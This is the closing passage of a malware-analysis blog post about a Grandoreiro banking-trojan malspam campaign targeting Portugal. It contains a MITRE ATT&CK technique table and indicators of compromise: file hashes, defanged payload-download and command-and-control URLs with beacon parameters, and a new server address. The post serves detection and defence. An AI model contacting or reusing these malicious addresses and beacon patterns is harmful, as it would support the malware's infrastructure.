**Figure 20:** Spam tool used by Grandoreiro operators to disseminate malscam campaigns in-the-wild in Portugal.

Finally, the malware server online with the ISO files, spam tool, and C2 were decommissioned at the moment of writing this publication.

## Mitre Att&ck Matrix

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Scripting <b>2 2 1</b>	Winlogon Helper DLL	Process Injection <b>1 2</b>	Masquerading <b>1</b>	Credential Dumping	Process Discovery <b>1</b>	Remote File Copy <b>1</b>	Data from Local System	Data Compressed	Uncommonly Used Port <b>1</b>
Exploitation for Client Execution <b>1</b>	Port Monitors	Accessibility Features	Process Injection <b>1 2</b>	Network Sniffing	Security Software Discovery <b>1</b>	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Remote File Copy <b>1</b>
Windows Management Instrumentation	Accessibility Features	Path Interception	Scripting <b>2 2 1</b>	Input Capture	File and Directory Discovery <b>1</b>	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Non-Application Layer Protocol <b>1</b>
Scheduled Task	System Firmware	DLL Search Order Hijacking	Obfuscated Files or Information <b>1</b>	Credentials in Files	System Information Discovery <b>1 3</b>	Logon Scripts	Input Capture	Data Encrypted	Standard Application Layer Protocol <b>1 1</b>

## Indicators of Compromise (IOCs)

--vbs file (1st stage)--

vbs: Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC.vbs

MD5: 8491a619dc6e182437bd4482d6e97e3a

-- 2nd stage ISO file --

http://192.]236.147.100:1950/Inufturiols.iso

-- Final payload --

Filename: Inufturiols.exe

MD5: 1f861de0794cd020072150db618da154

SHA1: c3f70025857ac7eca467412d35f17fc5ec10f659

-- C2-web-traffic--

104.168.190.]164

http://104.]168.190.164:9050/\$rdgate?ID=B3030080574A43BE857DBE13C21D7110

http://104.]168.190.164:9050/\$rdgate?ACTION=HELLO

http://104.]168.190.164:9050/\$rdgate?ACTION=START&ID=B3030080574A43BE857DBE13C21D7110

## IOCs – 2020/05/28

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#grandoreiro #trojan

-loader VBS 🐛 | delivered in 🇵🇹

-new server- 📧 -2nd-stage ✓

152.67.44.]175:5661 🇧🇷 (São Paulo)@OracleCloud – Windows 10.0 Build 17763 x64  
(name:INSTANCE-202005)

Threat [@malwrhunterteam](https://t.co/sxMPRDeNYH) @JAMESWT\_MHT  
[@cocaman](https://twitter.com/cocaman) @HunterPhish [pic.twitter.com/GX97FrQgwZ](https://pic.twitter.com/GX97FrQgwZ)

— Pedro Tavares (@sirpedrotavares) [May 28, 2020](#)

## Sandbox online

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<https://www.joesandbox.com/analysis/232895/0/html>

## References

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- <https://blog.malwarebytes.com/threat-analysis/2017/06/latentbot/>
- <https://threatpost.com/malspam-emails-blanket-lokibot-nanocore-malware-with-iso-files/145991>
- <https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get>



Pedro Tavares

**Pedro Tavares** is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog [seguranca-informatica.pt](http://seguranca-informatica.pt).

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI\\_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).